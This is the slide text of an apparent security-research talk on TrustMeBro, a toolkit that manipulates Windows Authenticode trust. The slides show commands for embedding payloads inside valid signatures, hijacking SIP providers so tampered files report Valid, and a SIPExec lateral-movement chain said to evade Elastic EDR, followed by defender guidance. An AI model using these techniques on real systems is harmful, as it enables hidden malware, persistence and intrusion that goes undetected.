
SigStash

SIPExec

Format

TMB

Closing



custom OID in SignerInfo.unsignedAttrs. valid ASN.1. not padding.

SigFlip vs SigStash

SigFlip vs SigStash

SigFlip



↑ after DER end

- ✗ Caught by EnableCertPaddingCheck
- ✗ Padding is outside DER boundary
- ✓ Works if mitigation not enabled

SigStash



↑ inside unsignedAttrs

- ✓ NOT caught by EnableCertPaddingCheck
- ✓ Payload is valid DER, inside structure
- ✓ Signature remains fully valid

TL;DR:

SigFlip stores data AFTER the signature blob (padding)
SigStash stores data INSIDE the signature blob (unsignedAttrs)

SigFlip = after DER (padding check catches it). SigStash = inside DER (unaffected).

Intro

embed

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

C:\Windows\system32\cmd.exe

```
C:\> TrustMeBro.exe embed payload.bin target.exe stashed.exe -v
```

```
[+] Embedded 11 bytes [direct] (OID: 1.3.6.1.4.1.311.99.1) into C:\Temp\stashed.exe
```

```
[*] Delta: +24 bytes. Signature remains valid.
```

```
Press any key
```

payload goes in. Get-AuthenticodeSignature still says Valid.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

extract

C:\Windows\system32\cmd.exe

```
C:\> TrustMeBro.exe extract stashed.exe extracted.bin -v
```

```
[+] Extracted 11 bytes to C:\Temp\extracted.bin
```

```
Press any key...
```

pull it back out. SHA256 matches. round-trip clean.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

Execution Surfaces

Execution Surfaces

we fake trust and hide data. getting code execution from this?



Intro

SIPExec

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

we changed which DLL loads to bypass trust

what if the DLL IS the payload?

processes that call WinVerifyTrust on your GUID will LoadLibrary your DLL

code execution triggered by a trust question

SIPExec: lateral movement

Intro

Auth

SIP

Policy

SigFlip


SigStash

SIPExec

Format

TMB

Closing



remote reg write → DCOM trigger → msixexec → SIP DLL loads → callback. no payload on disk.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

DEMO: SIPExec against Elastic

1. Elastic agent running, policy: Detect + Prevent
 2. Remote registry write from Linux
 3. DCOM MMC20 trigger → msixexec
 4. SIP DLL loads inside msixexec.exe
 5. Named pipe callback → whoami
 6. Zero Elastic alerts. Callback lands.
-

Intro

FormatGhost

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

SIPExec needs a remote trigger (DCOM, msieexec)

FormatGhost? right-click → Properties

the Digital Signatures tab triggers trust evaluation

looking at a file runs your code

TrustMeBro

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

TrustMeBro: one tool, separate primitives

```
C:\Windows\system32\cmd.exe

C:\> TrustMeBro.exe

TrustMeBro - Authenticode signature manipulation toolkit

Usage: C:\Users\admin\Desktop\TrustMeBro-Release\bin\TrustMeBro.exe <command> [options]

Commands:
  steal      Steal signature and metadata from a donor PE
  hijack     Install SIP or FinalPolicy persistence on local or remote host
  embed      Embed payload into a signed PE's PKCS#7 signature
  extract    Extract embedded payload from a signed PE
  sip-exec   Install, remove, or list implant DLLs on the SIP execution surface
  probe      Query local CI enforcement state (HVCI, test-signing, SAC)
  clean      Remove all persistence artifacts (SIP, FinalPolicy, certs, catalogs)

Run 'C:\Users\admin\Desktop\TrustMeBro-Release\bin\TrustMeBro.exe <command>' with no arguments for c
ommand-specific help.
Run 'C:\Users\admin\Desktop\TrustMeBro-Release\bin\TrustMeBro.exe <command> --help' for detailed opt
ions.
```

steal · hijack · embed · extract · sip-exec · probe · clean

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

One clean workflow

Administrator: C:\Windows\system32\cmd.exe

```
C:\> powershell -c "(Get-AuthenticodeSignature C:\Temp\demo.exe).Status"
```

HashMismatch

```
C:\> TrustMeBro.exe hijack --sip-types PE
```

```
[*] Installing SIP persistence for 1 type(s): PE
```

```
[+] SIP persistence installed. New processes affected.
```

```
Undo: C:\Users\admin\Desktop\TrustMeBro-Release\bin\TrustMeBro.exe hijack --clean
```

```
C:\> powershell -c "(Get-AuthenticodeSignature C:\Temp\demo.exe).Status"
```

Valid

```
C:\> TrustMeBro.exe hijack --clean
```

```
[+] SIP persistence removed (3 entries).
```

```
[!] Restart affected processes for changes to take effect.
```

```
C:\> powershell -c "(Get-AuthenticodeSignature C:\Temp\demo.exe).Status"
```

HashMismatch

Inspect → apply one primitive → prove result → clean. Always clean up.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

What TrustMeBro does NOT magically defeat

No forged private key

No kernel Code Integrity bypass

No universal WDAC / SAC / EDR bypass claim

No remote effect without the needed access + trigger

The real behavior is strange enough without inflating it.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

Defender Guidance

Defender Guidance

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

detection surface

these attacks don't modify the file. artifacts live in registry + process state.

prevent: monitor SIP + FinalPolicy registry keys. WDAC policies.

detect: registry change events. unusual DLL loads in Explorer, PowerShell, msixexec.

validate: cross-check with multiple tools. verify both x64 and WOW64 views.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

Closing

Closing

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

Three things worth keeping

1. Signature present $\neq$ trust verdict.
2. Trust is a call chain. Parts are configurable.
3. Check the file, the registry, and the process.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

What that first binary taught me

Trust is not a wall.

It's questions, asked by registered trust providers and SIPs,
routed through the registry.

You change who gets asked.

Q&A



github.com/KriyosArcane/TrustMeBro

@KriyosArcane

github.com/KriyosArcane/TrustMeBro

@KriyosArcane